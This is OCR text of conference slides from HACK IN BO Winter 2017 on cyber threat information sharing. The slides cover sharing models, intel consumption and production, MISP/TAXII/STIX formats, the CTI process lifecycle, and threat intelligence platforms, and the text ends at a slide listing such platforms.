


Dalla Malware Analysis alla Cyber Threat Information Sharing

HACK IN BO®
Winter 2017 Edition

Who I am

- Independent Consultant in many cyber security realms as digital forensics investigation and incident response management


- Partner and Principal Scientist at DeepCyber

Get in touch!

- **Email**: fschifilliti@gmail.com
- **Twitter**: @fschifilliti
- **LinkedIn**: https://www.linkedin.com/in/fschifilliti

HACK IN BO Winter 2017 Edition

Agenda



Cyber Threat Information Sharing

Evaluation and Classification of Information Sharing

Pyramid of Pain

Representation of Threat Information Elements


Introduction to the STIX Language

Cyber Threat Intel to represent Malware Analysis

Cyber Threat Information Sharing

Goal of Cyber Threat Intelligence Sharing Create an ecosystem where actionable cyber threat intelligence is automatically shared in real-time to enable real-time defense – the detection, prevention and mitigation of cyber threats before or as they occur.

Actual situation



Issues

1. **What to share** and **When to share**
2. **With whom to share**
3. **Why to share**
4. **How to share**
5. **What can be done with the shared information**

Cyber Threat Information Sharing - Basic questions

❶ What to share?

Assuming that a ***cyber threat*** is "any circumstance or event with the potential to adversely impact organizational operations [..], organizational assets, individuals, other organizations, or the Nation through an information system via unauthorized access, destruction, disclosure, or modification of information, and/or denial of service."

(Cyber) Threat information is any information related to a threat (Indicators, TTPs, Security alerts, etc…) that might help an organization protect itself against a threat or detect the activities of an actor.

❷ With whom to share?

Any Public or Private 'organizations' that collect knowledge/experiences and can sharing them within a community of interest, in order to enhancing the defensive capabilities of multiple organizations.

❸ Why to share?

- **Improved Security Posture**. By developing and sharing threat information, organizations gain a better understanding of the threat environment and can use threat information to inform their cybersecurity and risk management practices.
- **Knowledge Maturation**. When seemingly unrelated observations are shared and analyzed by organizations, those observations can be correlated with data collected by others. This enrichment process increases the value of information by enhancing existing indicators and by developing knowledge of actor TTPs that are associated with a specific incident, threat, or threat campaign. Correlation can also impart valuable insights into the relationships that exist between indicators.
- **Greater Defensive Agility**. Actors continually adapt their TTPs to try to evade detection, circumvent security controls, and exploit new vulnerabilities. Organizations that share information are often better informed about changing TTPs and the need to rapidly detect and respond to threats.

Cyber Threat Information Sharing – Minimum conditions

Each Sharing Relationships (or *Trusted Circles*), at least, MUST:


- **Specify the scope of information sharing activities**: the scoping activity should identify types of information that an organization's key stakeholders authorize for sharing, the circumstances under which sharing of this information is permitted, and those with whom the information can and should be shared.

- **Establish information sharing rules**: sharing rules are intended to control the publication and distribution of threat information, and consequently help to prevent the dissemination of information that, if improperly disclosed, may have adverse consequences for an organization, its customers, or its business partners.

Cyber Threat Information Sharing - Sharing Models


Hub and Spoke

Hub and Spoke is a sharing model where one organization functions as the central clearinghouse for information, or *hub*, coordinating information exchange between partner organizations, or *spokes*. Spokes can produce and/or consume information from the Hub.




Source/Subscriber

Source/Subscriber is a sharing model where one organization functions as the single *source* of information and sends that information to *subscribers*.




Peer to Peer


Peer to Peer is a sharing model where two or more organizations share information directly with one another. A *Peer* to *Peer* sharing model may be ad-hoc, where information exchange is not coordinated ahead of time and is done on an as-needed basis, may be well defined with legal agreements and established procedures, or somewhere in the middle



Cyber Threat Information Sharing – Intel Consuming

Some examples of Intelligence Consuming by an Organization





Applications/Platforms Layer Protocol

- MISP Malware Information Sharing Platform
- TAXII Trusted Automated Exchange

Structured Information


- {JSON} API Feeds in JSON format got by API request
- STIX API Feeds in STIX format got by API request
- {JSON} Feeds in JSON format got by file

Unstructured Information

- Information Intel (e.g. IoC) in CSV format
- Information Intel (e.g. IoC) in PDF format
- Information Intel (e.g. IoC) in email messages
- Information Intel (e.g. IoC) in shared folders

HACK IN BO® Winter 2017 Edition

Cyber Threat Information Sharing - Intel Producing



Processes involved in the Intel Production of an Organization


Unstructured Information Management:
- Collection
- Storaging/Indexing
- IoC Extraction
- De-duplication
- Normalization/*Structuring*
- …

Structured Information Management:
- Feeds Ingestion
- Normalization
- Filtering
- Tagging
- Enrichment
- Evaluation of Information
- Validation of Information
- Classification for sharing
- …

Intel Production:
- Creation of new Intel
- Data analytics
- Reporting
- …

Intel Analysis:
- Explore threats
- Provide investigation workflows
- Understand the broader context and implications of threats

Implementation of CTI Process Lifecycle




CTI Process Lifecycle

CTI Process Lifecycle

- **Direction**: Define a clear CTI mission that speaks to the goals of the program.
- **Collections & Processing**: Using a data acquisition strategy, determine how, when, why, and what should be collected to fulfill requirements. Normalize, de-dupe and enrich threat data to produce information that's consumable and applicable. To reduce processing time, automated collection systems
- **Production & Analysis**: Produce finished intelligence products such as briefings and technical reports that are timely, relevant, actionable, and trace back to stakeholder needs. To the finished intelligence is applied the evaluation, analysis and interpretation against your program's requirements to provide the objectives defined in the dissemination phase.
- **Dissemination & Feedback**: Deliver finished intelligence products to internal or external stakeholders at defined frequencies and methods. Products should outline expected courses of action and provide a means for stakeholders to evaluate the product received.

Threat Intelligence Platform (TIP)




Commercial TIPs

Free TIPs

Yeti

...

